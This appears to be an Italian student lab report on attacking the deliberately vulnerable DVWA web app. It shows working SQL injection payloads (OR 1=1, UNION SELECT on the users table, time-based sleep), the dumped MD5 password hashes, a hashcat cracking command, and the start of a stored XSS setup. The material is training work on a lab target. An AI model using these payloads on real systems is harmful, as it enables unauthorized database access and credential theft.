



S6-L5

# Attacco alle Web-App

Emulo Francesco (Datashields)

# Introduction

## SQLi

L'SQL Injection (SQLi) è una tecnica di attacco informatico che sfrutta le vulnerabilità nei software applicativi che interagiscono con database attraverso query SQL.

Gli attaccanti manipolano input esterni, come moduli web o URL, per iniettare comandi SQL malformati, potenzialmente ottenendo accesso non autorizzato ai dati, eseguendo comandi amministrativi sul database, o manipolando la struttura del database stesso.

## Cause di Vulnerabilità

### Problem 1

Mancanza di sanitizzazione degli input dell'utente.

### Problem 2

Uso di query SQL dinamiche costruite concatenando stringhe.

### Problem 1

Assenza di parametri preparati o procedure memorizzate.

## Come testare le sensibilità

- 01** Immissione di caratteri speciali come ', ", ;, o -- nei campi input per verificare se provocano errori nel database.
- 02** Provare ad unire query SQL, ad esempio inserendo ' UNION SELECT null-- per vedere se si ottengono risultati inaspettati.
- 03** Utilizzare commenti SQL (--, #, /\* \*/) per vedere se influenzano la struttura della query.


## Logica SQLi

### La ricerca nel database

Quando nelle schermate di login inseriamo le credenziali, viene effettuata una ricerca nel database sottostante per vedere se il nome utente inserito e la password esistono come combinazione inserita. Nel caso in cui sono presenti, allora potremmo accedere alla nostra area privata nel database.

## Inizio dell'attacco

La prima vulnerabilità riscontrata riguarda l'output fornito nella schermata di login quando inseriamo il single quote (carattere speciale), ovvero il seguente syntax error:



Questa è la prova che esiste una vulnerabilità exploitable mediante SQLi.

# Codice sorgente

Dalla dvwa possiamo vedere il codice sorgente:

The screenshot shows a code editor window titled "SQL Injection Source". The code is written in PHP and retrieves user data from a MySQL database. It includes a query to select first and last names where user\_id matches the value of \$id, and it uses mysql\_\* functions to execute the query and fetch results. The code also includes an echo statement to output the results in a pre-formatted block.

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Dal codice notiamo come ciò che andiamo ad inserire nel riquadro di input verrà preso tramite il verbo GET nella variabile \$id.

Nella variabile \$getid ritroviamo la stringa che ci interessa: quello che noi scriveremo verrà inserito tra i due quarter.

# Let's in

Nella schermata di input, quindi, chiuderemo immediatamente il quarter di stringa per inserire poi il codice SQL OR 1 = 1 seguito da un commento (#) tale da ignorare il codice successivo. Osserviamo il risultato.

- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About

User ID:

ID: 1' OR 1=1 #  
First name: admin  
Surname: admin

ID: 1' OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 #  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 #  
First name: Bob  
Surname: Smith

# Cosa abbiamo ottenuto?

Tuttavia non sono queste le informazioni che ci interessano (dal codice vediamo come ci abbia fornito first name e last name da users). Sempre dal codice precedentemente analizzato possiamo notare come nella variabile \$getid ci siano molte informazioni importanti come "users".

Proviamo, quindi, utilizzando l'UNION attack, ad estrapolare user e password da users. Ricordiamo come l'operatore UNION restituisca il risultato di due o più SELECT in un unico risultato.

Osserviamo il codice ed il risultato che ne consegue:

Le hash ottenute non sono le password effettive, bisogna decifrarle.

Possiamo facilmente individuare l'algoritmo utilizzato dato che tali hash sono composte da 32 caratteri, tipici dell'MD5.

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user , password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user , password FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user , password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user , password FROM users#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user , password FROM users#


First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# Decifratura

Come tool utilizzeremo hashcat  
dato che la nostra kali ha  
risorse in abbondanza.

Tutte le password sono state  
recuperate.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, the terminal prompt "(diidro㉿kali)-[~/Desktop]" is visible. The user has run the command "\$ hashcat -m 0 -a 0 hash.txt /home/diidro/Desktop/rockyou.txt --show". The output of the command is displayed, showing four password hashes and their corresponding cracked passwords:

```
(diidro㉿kali)-[~/Desktop]
$ hashcat -m 0 -a 0 hash.txt /home/diidro/Desktop/rockyou.txt --show
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein

(diidro㉿kali)-[~/Desktop]
$
```

At the bottom right of the terminal window, there are three small buttons labeled "Home", "Instructions", and "Setup".

# SQLI Medium

Dalla dvwa possiamo vedere il codice sorgente:



The screenshot shows a browser window displaying the source code for a SQL injection vulnerability in DVWA. The URL is 192.168.5.101/dvwa/vulnerabilities/view\_source.php?id=sqli&security=medium. The page title is "SQL Injection Source". The code is as follows:

```
<?php  
if (isset($_GET['Submit'])) {  
    // Retrieve data  
    $id = $_GET['id'];  
    $id = mysql_real_escape_string($id);  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";  
  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
  
    $num = mysql_numrows($result);  
  
    $i=0;  
  
    while ($i < $num) {  
  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
}
```

Analizzando il codice possiamo subito notare come la query SQL insita nella variabile \$getid è priva di quorter, questo cambia la logica utilizzata ed il codice iniettabile, non è, tuttavia, sinonimo di sicurezza.

# SQLi Medium

Preso coscienza di ciò, il codice che inietteremo (visionato in rosso nello screen) ci riuscirà a fornire ugualmente le credenziali dei vari users.

La logica di questa iniezione sta nel fatto che evitiamo di utilizzare quarter per introdurre il payload 1 OR 1=1 dal momento che non ve ne sono nel codice; concateniamo con l'UNION per richiedere poi le informazioni desiderate, chiudendo con un commento per ignorare eventuale codice successivo.

The screenshot shows a web application interface with a search bar and a submit button. Below the search results, there is a list of user entries, each consisting of an ID, a SQL query, and the resulting first and last names. The entries are:

- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: admin  
Surname: admin
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: Gordon  
Surname: Brown
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: Hack  
Surname: Me
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: Pablo  
Surname: Picasso
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: Bob  
Surname: Smith
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1 OR 1=1 UNION SELECT user , password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

# Introduction

## SQLi – Blind

Il Blind SQL Injection è una variante di SQL Injection in cui l'attaccante non riceve risposte con informazioni dettagliate sugli errori del database, da parte del server.

L'attaccante, in queste situazioni, deve ragionare circa il successo o il fallimento delle iniezioni basandosi sulle risposte dell'applicazione (es. tempi di risposta, messaggi generici di errore).

## Cause di Vulnerabilità

### Boolean-based

L'attaccante inietta payloads che provocano cambiamenti osservabili nei risultati delle risposte booleane (vero/falso). Questo tipo di attacco comporta l'uso di condizioni che alterano il comportamento della pagina web basato sulla verità o falsità della condizione SQL iniettata.


### Time-based

L'attaccante inietta payloads che causano ritardi temporali nel server, permettendo di inferire il successo dell'attacco basandosi sulla durata delle risposte.

# Time-Based

L'output che ci interessa non è il messaggio che verrà stampato, bensì il tempo che impiegherà.

1' and sleep(5)#



The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) SQL Injection (Blind) module. At the top right, the DVWA logo is visible. Below it, the title "Vulnerability: SQL Injection (Blind)" is centered. On the left, there is a vertical sidebar consisting of several small, gray rectangular boxes of varying heights. To the right of this sidebar, a form field labeled "User ID:" contains the value "1' and sleep(5)#". Next to the form is a "Submit" button. Below the form, the results of the injection are displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". At the bottom of the interface, the heading "More info" is followed by three green hyperlinks: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and [http://www\\_unixwiz.net/techtips/sql-injection.html](http://www_unixwiz.net/techtips/sql-injection.html).

# Time-Based

Grazie all'output siamo ora certi che il server sia sensibile ad injection SQL e possiamo inserire il medesimo union attacc del caso precedente per ottenere le credenziali degli utenti:

The screenshot shows the DVWA SQL Injection (Blind) module. On the left, a sidebar lists various security modules: Sessions, File Inclusion, Remote Code Execution, Session Management, Reflection, and SQL Injection (Blind). The SQL Injection (Blind) module is currently selected. On the right, the main panel displays a form titled "User ID:" with a text input field and a "Submit" button. Below the form, several sets of user credentials are listed in red text, indicating they were obtained through SQL injection:

- ID: 1' union select user , password from users#  
First name: admin  
Surname: admin
- ID: 1' union select user , password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1' union select user , password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1' union select user , password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1' union select user , password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: 1' union select user , password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

At the bottom of the main panel, there is a link labeled "More info".

## XSS (Cross-Site-Scripting)

Gli attacchi Cross-Site Scripting (XSS) sono una tipologia di vulnerabilità di sicurezza informatica che permettono ad un attaccante di iniettare codice JavaScript malevolo in una pagina web visualizzata da altri utenti.

Questo tipo di attacco sfrutta il modo in cui le applicazioni web gestiscono l'input dell'utente e la mancanza di adeguate misure di sanitizzazione dei dati.

# XSS Stored (Persistente/Memorizzato)

In questa tipologia di cross-site scripting, il codice malevolo viene memorizzato permanentemente sul server, come ad esempio in un database, e viene eseguito ogni volta che un utente accede alla pagina infetta.

Questo tipo di attacco è particolarmente pericoloso perché può colpire un numero elevato di utenti.

# Preparazione

Dopo poche prove di iniezione ci si rende conto di come lo spazio inserito nella zona di input del messaggio non sia sufficiente ad iniettare alcun codice.

Per ovviare tale problematica andiamo a ritoccare il codice html della sessione corrente al fine di garantirci lo spazio necessario per lavorare.

Cliccando con il tasto destro in una zona casuale della pagina e selezionando, poi, ispeziona ci comparirà una schermata come quella della figura nella slide successiva.

Andando sulla voce "Inspector", selezionando, poi, il cursore alla sinistra della voce precedentemente citata e cliccando con il tasto sinistro sull'oggetto da ispezionare ci si illumineranno le barre di codice deputate allo stesso oggetto.

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

## More info

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

<form method="post" name="guestform" onsubmit="return validate\_form(this)"> event

<table width="550" cellspacing="1" cellpadding="2" border="0">

<tbody>

<tr> ... </tr>

<tr>

<td width="100">Message \*</td>

<td>

<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>

</td>

</tr>

Filter Styles

element :: {

}

input, textarea, select :: {

font: 100% arial,sans-serif;

vertical-align: middle;

}

Inherited from div#main\_body

div#main\_body :: {

font-size: 10px;

}

Inherited from div#container

Layout Computed

Flexbox

Select a Flex container

Grid

CSS Grid is not in use

